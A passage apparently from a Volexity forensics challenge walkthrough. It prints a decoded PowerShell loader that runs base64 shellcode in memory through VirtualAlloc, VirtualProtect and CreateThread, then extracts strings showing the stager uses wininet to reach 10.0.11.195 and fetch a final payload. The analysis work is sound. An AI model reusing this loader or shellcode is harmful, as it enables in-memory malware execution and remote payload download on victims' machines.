        $urel.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$ww3).SetImplementationFlags('Runtime, Managed')
        $urel.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xjL,
$ww3).SetImplementationFlags('Runtime, Managed')

        return $urel.CreateType()
}

[Byte[]]$gwM =
[System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSSDHSZUiLUmBRVkiLUhhIi1IgSItyUE0
xyUgPt0pKSDHArDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0E
SLQCBQi0gYSQHQ41ZI/8lNMclBizSISAHWSDHArEHByQ1BAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi
0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11IMdtTSb53aW5pbmV0AEFWSInh
ScfCTHcmB//VU1NIieFTWk0xwE0xyVNTSbo6VnmnAAAAAP/V6AwAAAAxMC4wLjExLjE5NQBaSInBScfAuwEAAE0
xyVNTagNTSbpXiZ/GAAAAAP/V6DcAAAAvVi1JbHFrcExJaWdCMHdEUll0WW50QUpUSjc5X3VRcFdGWk1VdXhxNT
FtT3RTaHAzcV9VZkgASInBU1pBWE0xyVNIuAACKIQAAAAAUFNTScfC61UuO//VSInGagpfU1pIifFNMclNMclTU
0nHwi0GGHv/1YXAdR9Ix8GIEwAASbpE8DXgAAAAAP/VSP/PdALrzOhVAAAAU1lqQFpJidHB4hBJx8AAEAAASbpY
pFPlAAAAAP/VSJNTU0iJ50iJ8UiJ2knHwAAgAABJiflJuhKWieIAAAAA/9VIg8QghcB0smaLB0gBw4XAddJYw1h
qAFlJx8LwtaJW/9U=")
[Uint32]$wQir = 0
$g9f = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((t7tZ
kernel32.dll VirtualAlloc), (vR4 @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr]))).Invoke([IntPtr]::Zero, $gwM.Length,0x3000, 0x04)

[System.Runtime.InteropServices.Marshal]::Copy($gwM, 0, $g9f, $gwM.length)
if (([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((t7tZ
kernel32.dll VirtualProtect), (vR4 @([IntPtr], [UIntPtr], [UInt32],
[UInt32].MakeByRefType()) ([Bool]))).Invoke($g9f, [Uint32]$gwM.Length, 0x10,
[Ref]$wQir)) -eq $true) {
        $op0D =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((t7tZ
kernel32.dll CreateThread), (vR4 @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32],
[IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$g9f,[IntPtr]::Zero,0,[IntPtr]::Zero)
        [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((t7tZ
kernel32.dll WaitForSingleObject), (vR4 @([IntPtr], [Int32]))).Invoke($op0D,0xffffffff)
| Out-Null
}
```

This was the first level of decoding. Try to decode the rest as much as you can yourself before continuing reading the answer here.

As you can see from the PowerShell methods, it's going to build an in-memory assembly module. It allocates memory with VirtualAlloc and then executes it with CreateThread. The actual payload/shellcode is another base64 encoded string. Decode this one too:

```
└──PS> $x=[System.Convert]::FromBase64String("/EiD5PDoz[snip]W/9U=")

└──PS> Write-Host $x
252 72 131 228 240 232 204 0 0 0 65 81 65 80 82 72 49 210 101 72 139 82 96 81 86 72 139
82 24 72 139 82 32 72 139 114 80 77 49 201 72 [snip]
```

This is a list of shellcode bytes, so most will not be printable or readable. However, most shellcode will embed some strings as well, for loading DLLs, calling APIs, and passing strings into the APIs. There are many ways to process this, but we decided to use python3:

```
$ python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> chars="252 72 131 228 [snip] 86 255 213".split(" ")
>>> len(chars)
572
>>> import string
>>> "".join([chr(int(c)) for c in chars if chr(int(c)) in string.printable])
'HAQAPRH1eHR`QVHRHR HrPM1HJJH1<a|, A\rARAQHR B<Hfx\x0brHtgHD@
PHIVHM1A4HH1A\rA8uLL$E9uXD@$IfA\x0cHD@IAHAXAX^YZAXAYAZH
ARXAYZHK]H1SIwininetAVHILw&SSHSZM1M1SSI:Vy\x0c10.0.11.195ZHIM1SSjSIW7/V-
IlqkpLIigB0wDRYtYntAJTJ79_uQpWFZMUuxq51mOtShp3q_UfHHSZAXM1SH(PSSIU.;Hj\n_SZHM1M1SSI-
{uHID5HtUSYj@ZIIIXSHSSHHHI IIH tfHuXXjYIV'
```

Given this is only 572 bytes, it's not likely to be the main payload. Note that "wininet" and what appears to be an IP address (10.0.11.195) is revealed in the shellcode.

NOTE: Keen analysts will recognize this code. It is the region extracted from 0x0140fc9d0000 and disassembled in question 4. This is what downloads and runs the final payload, which is the PE file identified by the malfind plugin in question 1.

© 2025 Volexity Inc.